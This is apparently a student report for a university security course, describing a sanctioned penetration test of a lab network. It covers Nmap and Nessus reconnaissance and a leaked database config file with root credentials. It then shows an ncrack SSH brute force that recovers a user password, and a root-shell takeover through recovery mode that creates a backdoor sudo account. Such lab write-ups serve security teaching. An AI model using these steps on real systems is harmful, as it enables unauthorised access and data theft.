


ELEC 567 Project Part 1

Phase 1: Information Gathering

Directory Name	http://142.104.64.199/test
File Name	dbConfig.xml
IP Address (entry point) of the company private network	142.104.64.202
Tools (if any used) to analyze the directory structure	No tools were used
Company Public web server Type and version	Twisted Web 11.1.0
Company Public	Microsoft Windows Server 2008 SP1

By using a comprehensive vulnerability scanner such as nessus and zenmap we can obtain a lot of information about the target which we are trying to attack. Some of the information which is provided by zenmap is the host state, number of open ports, number of closed ports, hostname and type, operating system and etc.



By using nessus, we can complete the information and get a good knowledge of the target. Some of the information which nessus can provide are as follows, what type of server is running on the machine (web server, ftp server and etc.), the directory structure of the website, different office files available on the sever, the protocol and version which is supported and etc.

test5 142.104.64.199 80 / tcp List Detail 6 results

Plugin ID: 11032 Port / Service: www (80/tcp) Severity: Low

Plugin Name: Web Server Directory Enumeration

See Also
<http://projects.webappsec.org/Predictable-Resource-Location>

Risk Factor: None

Plugin Output
 The following directories were discovered:
 /test, /css, /images, /js

While this is not, in and of itself, a bug, you should manually inspect these directories to ensure that they are in compliance with company security standards

Xref
 OWASP:OWASP-CM-006

Plugin Publication Date: 2002/06/26

Plugin Last Modification Date: 2013/04/02

test5 142.104.64.199 80 / tcp List Detail 6 results

Plugin ID: 10107 Port / Service: www (80/tcp) Severity: Low

Plugin Name: HTTP Server Type and Version

Synopsis: A web server is running on the remote host.

Description
 This plugin attempts to determine the type and the version of the remote web server.

Solution
 n/a

Risk Factor: None

Plugin Output
 The remote web server type is :
 TwistedWeb/11.1.0

Plugin Publication Date: 2000/01/04

Plugin Last Modification Date: 2013/12/03

Directory listing for /test/

Filename	Size	Content type	Content encoding
Test_Case.doc	175K	[application/msword]	
dbConfig.xml	872B	[application/xml]	
dbConfig.xml~	0B	[text/html]	
etrading_test_report.doc	139K	[application/msword]	

```


▼<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.
xmlns:tx="http://www.springframework.org/schema/tx" xsi:schemaLocation="http://www.s
beans-3.0.xsd http://www.springframework.org/schema/tx http://www.springframework.or
▼<bean id="dataSource" class="org.springframework.jdbc.datasource.DriverManagerData
  <property name="driverClassName" value="com.mysql.jdbc.Driver"/>
  <property name="url" value="jdbc:mysql://142.104.64.202:3306/spring_training"/>
  <property name="username" value="root"/>
  <property name="password" value="pass"/>
</bean>
</beans>

```

Discovered Hosts and their Services

By considering the notes given in moodle we can understand that a number of computers are involved. If we make a subnet of the private network IP we can see that the list of IPs is 142.104.64.192 - 142.104.64.254. This means that the computers which are connected to the private network must have an IP address in the range given above.

By using a simple traceroute in Zenmap we can see the topology of the computers in this subnet which is given below.



As we can see, 142.104.64.202 and 142.104.64.199 is located on the biggest circle. If we consider that each circle means it is a hop to a computer, then with a high probability the other computers which are in the private


network must have the same number of hops. Therefore we have found a limited number of hosts which can be involved in the network. Therefore we can extract the information regarding each host.

By using an intense scan on each host the following information can be retrieved.

Host name	IP Address	Server/Version	Running services and Port Number
Hobbs.me.UVic.CA	142.104.64.226		SSH (22)
	142.104.64.220		SSH(22, OPEN SSH 5.2 protocol 2.0) HTTP(80, Apache httpd) HTTPS (443, Apache httpd) H.323/Q.931 or TCPWRAPPED (1720) SIP(5060) SIP-TLS(5061)
Skypecam-W502.engr.UVic.CA	142.104.64.219		
Roland.ece.uvic.ca	142.104.64.203	Linux Kernel 3	mDNS (udp, 5353)
Isot-202.ece.uvic.ca	142.104.64.202	Linux Kernel 3 on Ubuntu 12.04	SSH(22) VNC(5900)

Three entries of the following can be eliminated.

By entering IP address number 142.104.64.220 in a web browser such as Google Chrome, we will see that it will lead us to this login given below. This IP is not part of the project and therefore it can be eliminated.



We can see that EOW502 is a conference room and in that room a webcam is available. If we look at the IP address 142.104.64.219 and the corresponding hostname, we can see that room 502 is mentioned and it is also mentioned that it is a skypecam. By putting these two facts together, we can eliminate 142.104.64.219.

Since all of the computers of the electrical and computer engineering department have a hostname that has the

“ece” or “enr” label, we can say that Hobbs.me.UVic.CA belongs to the Mechanical Engineering Department and therefore, we can also eliminate this IP and host as well.

Our final table will have only 2 entries which is given below

Host name	IP Address	Server/Version	Running services and Port Number
Roland.ece.uvic.ca	142.104.64.203	Linux Kernel 3	mDNS (udp, 5353)
Isot-202.ece.uvic.ca	142.104.64.202	Linux Kernel 3 on Ubuntu 12.04	SSH(22) VNC(5900)

Nmap scan report for roland.ece.UVic.CA (142.104.64.203)

Host is up (0.019s latency).

Not shown: 999 open|filtered ports, 983 closed ports

PORT	STATE	SERVICE	VERSION
111/tcp	filtered	rpcbind	
135/tcp	filtered	msrpc	
139/tcp	filtered	netbios-ssn	
161/tcp	filtered	snmp	
445/tcp	filtered	microsoft-ds	
514/tcp	filtered	shell	
593/tcp	filtered	http-rpc-epmap	
1433/tcp	filtered	ms-sql-s	
2049/tcp	filtered	nfs	
2967/tcp	filtered	symantec-av	
2968/tcp	filtered	enpp	
3372/tcp	filtered	msdtc	
4444/tcp	filtered	krb524	
6129/tcp	filtered	unknown	
7778/tcp	filtered	interwise	
8888/tcp	filtered	sun-answerbook	
9898/tcp	filtered	monkeycom	
5353/udp	open	mdns	DNS-based service discovery

final

142.104.64.202

0 / tcp

Plugin ID: 11936

Port / Service: general/tcp

Plugin Name: OS Identification

Synopsis: It is possible to guess the remote operating system.

Description
Using a combination of remote probes (TCP/IP, SMB, HTTP, NTP, SNMP, etc...), it is possible to guess the name of the remote operating system in use. It is also sometimes possible to guess the version of the operating system.

Solution
n/a

Risk Factor: None

Plugin Output
Remote operating system : Linux Kernel 3.0 on Ubuntu 12.04 (precise)
Confidence Level : 95
Method : SSH

The remote host is running Linux Kernel 3.0 on Ubuntu 12.04 (precise)

final

142.104.64.202

22 / tcp

Plugin ID: 10267

Port / Service: ssh (22/tcp)

Plugin Name: SSH Server Type and Version Information

Synopsis: An SSH server is listening on this port.

Description
It is possible to obtain information about the remote SSH server by sending an empty authentication request.

Solution
n/a

Risk Factor: None


Plugin Output
SSH version : SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.1
SSH supported authentication : publickey,password

Plugin Publication Date: 1999/10/12


Plugin Last Modification Date: 2011/10/24

Phase 2: Exploitation

As we can see *Isot-202.ece.uvic.ca* is open on SSH, which means we can do a brute force attack on it. Since we have the virtual machine, we can find out what users are defined on the machine and therefore we are able to bruteforce the users passwords. First we must access to the root shell. The first step to access the root shell is to enter recovery mode.



Then we can use the root shell prompt in order to find the users which are available on the machine.




Now we can find the users by typing the following command in the root shell prompt.

```
root@etrading:~# passwd -a -S_
```

The following command will give a summary of all users. As we can see our three users which we can do a brute force are as follows.

```
twain P 02/16/2014 0 99999 7 -1
ftp L 02/16/2014 0 99999 7 -1
adams P 02/16/2014 0 99999 7 -1
phelps P 02/16/2014 0 99999 7 -1
```

By using ncrack we are able to conduct a brute force attack with the user phelps and the results are given below.



```
Command Prompt - ncrack -T 1 --user phelps -P default.pwd ssh://142.104.64.202
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Users\Ali>ncrack -T 1 --user phelps -P default.pwd ssh://142.104.64.202

Starting Ncrack 0.4ALPHA < http://ncrack.org > at 2014-02-23 00:14 Pacific Standard Time


<press 'p' to list discovered credentials>
Discovered credentials for ssh on 142.104.64.202 22/tcp:
142.104.64.202 22/tcp ssh: 'phelps' 'password12'
```

Note: From my understanding a Linux based system does not store the password but a hash of that password. Therefore even though the password may not be password12, the hash value of these two passwords are the same and hence we can login into the system.

Now by using a simple ftp tool we can connect to the server and get the data (the mobile application code).



As we can see, we are redirected to phelps's directory



All users including adams is listed in home directory

home					
/home					
Name	Ext	Size	Changed	Rights	Owner
..			2/23/2014 6:41:...	rwxr-xr-x	root
.elec567			2/16/2014 3:43:...	rwxr-xr-x	elec567
adams			2/16/2014 7:27:...	rwxr-xr-x	adams
admin			2/16/2014 1:32:...	rwxr-xr-x	admin
phelps			2/17/2014 12:4:...	rwxr-xr-x	phelps
twain			2/17/2014 12:2:...	rwxr-xr-x	twain

adams					
/home/adams					
Name	Ext	Size	Changed	Rights	Owner
..			2/16/2014 12:2:...	rwxr-xr-x	root
.cache			2/16/2014 1:49:...	rwX-----	adams
Dev			2/16/2014 7:22:...	rwXrwXr-x	adams
Documents			2/16/2014 6:58:...	rwX-----	adams
Downloads			2/16/2014 6:58:...	rwX-----	adams
repos			2/16/2014 7:28:...	rwXrwXr-x	adams
Tools			2/17/2014 12:0:...	rwXrwXr-x	adams
.bash_history		984	2/22/2014 2:20:...	rw-----	adams
.bash_logout		220	2/16/2014 10:2:...	rw-r--r--	adams
.bashrc		3,486	2/16/2014 10:2:...	rw-r--r--	adams
.profile		675	2/16/2014 10:2:...	rw-r--r--	adams
.viminfo		641	2/16/2014 1:52:...	rw-----	adams

repos					
/home/adams/repos					
Name	Ext	Size	Changed	Rights	Owner
..			2/16/2014 7:27:...	rwxr-xr-x	adams
mobapp.git			2/17/2014 12:1:...	rwXrwXr-x	adams

mobapp.git					
/home/adams/repos/mobapp.git					
Name	Ext	Size	Changed	Rights	Owner
..			2/16/2014 7:28:...	rwXrwXr-x	adams
android-native-shopp...			2/17/2014 12:1:...	rwX-----	adams

Since users adams and phelps are not in the same groups and other groups do not have the rights to read write or execute we cannot download the android-native-shopping folder.

To solve this issue, there are a number of solutions.

- 1. we can create an admin user and change the owner and permission of the files and directories*
- 2. we can try to bruteforce adams password and try to login to his account.*

I have chosen solution number 1, which is easier to implement.

To create an admin user we must go back to root prompt shell.

To create a new user in Ubuntu we can use the following two commands

```
adduser <username>
useradd <username>
```

If we try to use adduser command directly, we will get the following error.

```
root@etrading:~# adduser john
Adding user `john' ...
Adding new group `john' (1010) ...
groupadd: cannot lock /etc/group; try again later.
adduser: `/usr/sbin/groupadd -g 1010 john' returned error code 10. Exiting.
```

The reason is that the partition is mounted as read-only. To solve this problem we must first remount the partition as read-write mode. We can achieve this goal by using the following command.

```
mount -o remount,rw /
```

By remounting the partition as read-write a new user can be created.

```
root@etrading:~# adduser aliesmaeili
Adding user `aliesmaeili' ...
Adding new group `aliesmaeili' (1009) ...
Adding new user `aliesmaeili' (1009) with group `aliesmaeili' ...
Creating home directory `/home/aliesmaeili' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for aliesmaeili
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
```

Now this new user can be added as an administrator using the following two commands.

```
adduser <username> sudo
```

```
adduser <username> admin
```

In order to find out what groups does a user belong, we can use the following command.


```
groups <username>
```

Now, the admin user has been created. We can login to access the files needed.

For simplicity we can install a graphical user interface. In order to install the GUI, we have to type two commands in Ubuntu.

